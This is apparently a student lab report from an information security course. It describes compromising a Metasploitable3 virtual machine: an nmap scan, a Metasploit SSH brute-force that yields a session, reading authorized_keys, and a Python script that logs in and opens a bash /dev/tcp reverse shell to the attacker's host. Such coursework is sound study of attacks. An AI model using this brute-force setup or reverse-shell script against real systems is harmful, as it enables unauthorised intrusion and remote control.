

ICS 344 Information Security

Project Phase 1


Abdulmalik Almaidani – 202031320

Khalid Alshahrani – 202012200


Mohammed Alghanim – 202158990

Task 1.1: Use Kali Linux tool Metasploit to compromise the service.

1. First, we install and configure the Victim and attacker as mentioned on github.



2. Check the IP address of the Victim (Metasploitable3):



192.168.227.4

3. Check the IP address of the attacker (Kali):

```

(ak@vbox)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.227.5 netmask 255.255.255.0 broadcast 192.168.227.255
    inet6 fe80::a00:27ff:fe70:6943 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:70:69:43 txqueuelen 1000 (Ethernet)
    RX packets 578 bytes 154933 (151.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2361 bytes 171830 (167.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 19 bytes 1085 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19 bytes 1085 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

192.168.227.5

4. Ping to check the connection between Kali & Metasploitable3:

```

File Actions Edit View Help

(ak@vbox)-[~]
$ ping 192.168.227.4
PING 192.168.227.4 (192.168.227.4) 56(84) bytes of data.
64 bytes from 192.168.227.4: icmp_seq=1 ttl=64 time=6.30 ms
64 bytes from 192.168.227.4: icmp_seq=2 ttl=64 time=2.79 ms
64 bytes from 192.168.227.4: icmp_seq=3 ttl=64 time=2.95 ms
64 bytes from 192.168.227.4: icmp_seq=4 ttl=64 time=2.80 ms
64 bytes from 192.168.227.4: icmp_seq=5 ttl=64 time=2.08 ms
64 bytes from 192.168.227.4: icmp_seq=6 ttl=64 time=4.85 ms
64 bytes from 192.168.227.4: icmp_seq=7 ttl=64 time=4.05 ms
64 bytes from 192.168.227.4: icmp_seq=8 ttl=64 time=5.74 ms
64 bytes from 192.168.227.4: icmp_seq=9 ttl=64 time=1.60 ms
64 bytes from 192.168.227.4: icmp_seq=10 ttl=64 time=2.21 ms
64 bytes from 192.168.227.4: icmp_seq=11 ttl=64 time=3.02 ms
64 bytes from 192.168.227.4: icmp_seq=12 ttl=64 time=3.60 ms
64 bytes from 192.168.227.4: icmp_seq=13 ttl=64 time=2.33 ms
64 bytes from 192.168.227.4: icmp_seq=14 ttl=64 time=1.92 ms

```

Successful (Host-only Adapter).

5. Check the vulnerabilities in the Victim (Metasploitable3) to exploit one of them:

```
(ak@vbox)-[~]
$ sudo nmap -sV -p- 192.168.227.4 -oN metasploitable3-fullscan.txt
grep "open" metasploitable3-fullscan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-01 12:19 EDT
Nmap scan report for 192.168.227.4
Host is up (0.0013s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp      CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open  mysql    MySQL (unauthorized)
3500/tcp   open  http     WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp   open  irc      UnrealIRCd
8080/tcp   open  http     Jetty 8.1.7.v20120910
8181/tcp   closed intermapper
MAC Address: 08:00:27:16:C7:71 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.55 seconds
```

Using nmap, our team decided to choose to attack SSH vulnerability (Port 22).

6. Check the SSH status:

```
vagrant@metasploitable3-ub1404:~$ sudo service ssh status
ssh start/running, process 1227
vagrant@metasploitable3-ub1404:~$
```

SSH (Secure Shell) service is actively running (process ID 1227).

7. Open the metasploitable:

```
File Actions Edit View Help
(ak@vbox)-[~] 8 May 2 07:56 user.txt
$ sudo msfconsole
[sudo] password for ak: nts
Metasploit tip: When in a module, use back to go back to the top level prompt
Metasploit (~/Documents)

Metasploit

msf6 = [ metasploit v6.4.56-dev : Permission denied ]
+ -- --=[ 2505 exploits - 1291 auxiliary - 431 post ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Sudo msfconsole

8. We decided to attack the login SSH, so we searched for the module responsible for that:

```
msf6 > search ssh_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/ssh/ssh_login           .              normal No     SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey    .              normal No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
```

We need to use the auxiliary/scanner/ssh/ssh_login module.

9. Configures the SSH brute-force attack.


```

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/ak/ICS344/user.txt
USER_FILE => /home/ak/ICS344/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/ak/ICS344/password.txt
PASS_FILE => /home/ak/ICS344/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.227.4
RHOST => 192.168.227.4

```

VERBOSE → **true**

STOP_ON_SUCCESS → **true**

USER_FILE → **user.txt (user: vagrant)**

PASS_FILE → **password.txt (password: vagrant)**

RHOST → **192.168.227.4 (Victim machine)**

10. Now we can attack (run):

```

msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.227.4:22 - Starting bruteforce
[+] 192.168.227.4:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)'
x
[!] No active DB -- Credential data will not be saved!
[*] SSH session 1 opened (192.168.227.5:41081 → 192.168.227.4:22) at 2025-05-02 14:14:36 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

The attack is successful with user of vagrant and password vagrant, session was created.

11. Check the session:

```

msf6 auxiliary(scanner/ssh/ssh_login) > sessions

```

Active sessions				
Id	Name	Type	Information	Connection
1		shell linux	SSH root @	192.168.227.5:41081 → 192.168.227.4:22 (192.168.227.4)

We can find the session with the address of the Victim machine.

12. Now we can log in to the session:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...
```

The log in is successful.

13. ifconfig inside the session:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

ifconfig
docker0  Link encap:Ethernet  HWaddr 02:42:3d:5c:c5:42
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0     Link encap:Ethernet  HWaddr 08:00:27:16:c7:71
          inet addr:192.168.227.4  Bcast:192.168.227.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe16:c771/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2421 errors:0 dropped:0 overruns:0 frame:0
          TX packets:568 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:179289 (179.2 KB)  TX bytes:110879 (110.8 KB)

eth1     Link encap:Ethernet  HWaddr 08:00:27:27:52:56
          inet addr:172.28.128.3  Bcast:172.28.128.255  Mask:255.255.255.0
          inet6 addr: fd17:625c:f037:3:a00:27ff:fe27:5256/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe27:5256/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13 errors:0 dropped:0 overruns:0 frame:0
          TX packets:240 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1526 (1.5 KB)  TX bytes:40697 (40.6 KB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:17092 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17092 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3330489 (3.3 MB)  TX bytes:3330489 (3.3 MB)
```

We can see the Victim address.

14. Now we can find sensitive information:

```
cat ~/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDSXvcsmUtuuNN7Qe76l3mETKMqgj0SI4TXKwKAfc9+sG7WOMgTPcFF32qhE4l+OLFAU1t3n2NGPEqp08IqI9r4o0PLMnM/fy
OvEzy4KBe9LttVz/HybIf1ii3r77uAgMRlIp2xjTCyn+tAm9qbDLgG16SDNN96dn+7kX6jg8iTb8+GMMdxsIVThHMZCullCQFGrnStrfERuem4Q5NzVy7cuJ5g6a/Q31yie8vk
```

We can get the authorized keys.

15. End

Task 1.2: Compromise the service using a custom script that you create (an automated script that compromises the target and shows a Proof of Concept).

1. The script (exploit_ssh.py)

```
1 # exploit_ssh.py
2 import paramiko
3 import sys
4 import time
5
6 TARGET = "192.168.227.4"
7 USER = "vagrant"
8 PASS = "vagrant"
9 LHOST = "192.168.227.5" # your Kali IP
10 LPORT = 4444
11
12 def main():
13     try:
14         client = paramiko.SSHClient()
15         client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
16         client.connect(TARGET, username=USER, password=PASS, timeout=10)
17         # spawn reverse shell
18         cmd = f"bash -i >& /dev/tcp/{LHOST}/{LPORT} 0>&1"
19         client.exec_command(cmd)
20         time.sleep(1)
21         client.close()
22         print("[+] Reverse shell launched. Check your listener.")
23     except Exception as e:
24         print(f"[-] Exploit failed: {e}")
25         sys.exit(1)
26
27 if __name__ == "__main__":
28     main()
29
```


2. The script runs well, and I can see the result on the listener:

```
(ak@vbox)-[~]  
$ nc -lvnp 4444  
  
listening on [any] 4444 ...  
connect to [192.168.227.5] from (UNKNOWN) [192.168.227.4] 41293  
bash: cannot set terminal process group (2125): Inappropriate ioctl for device  
bash: no job control in this shell  
vagrant@metasploitable3-ub1404:~$
```

3. end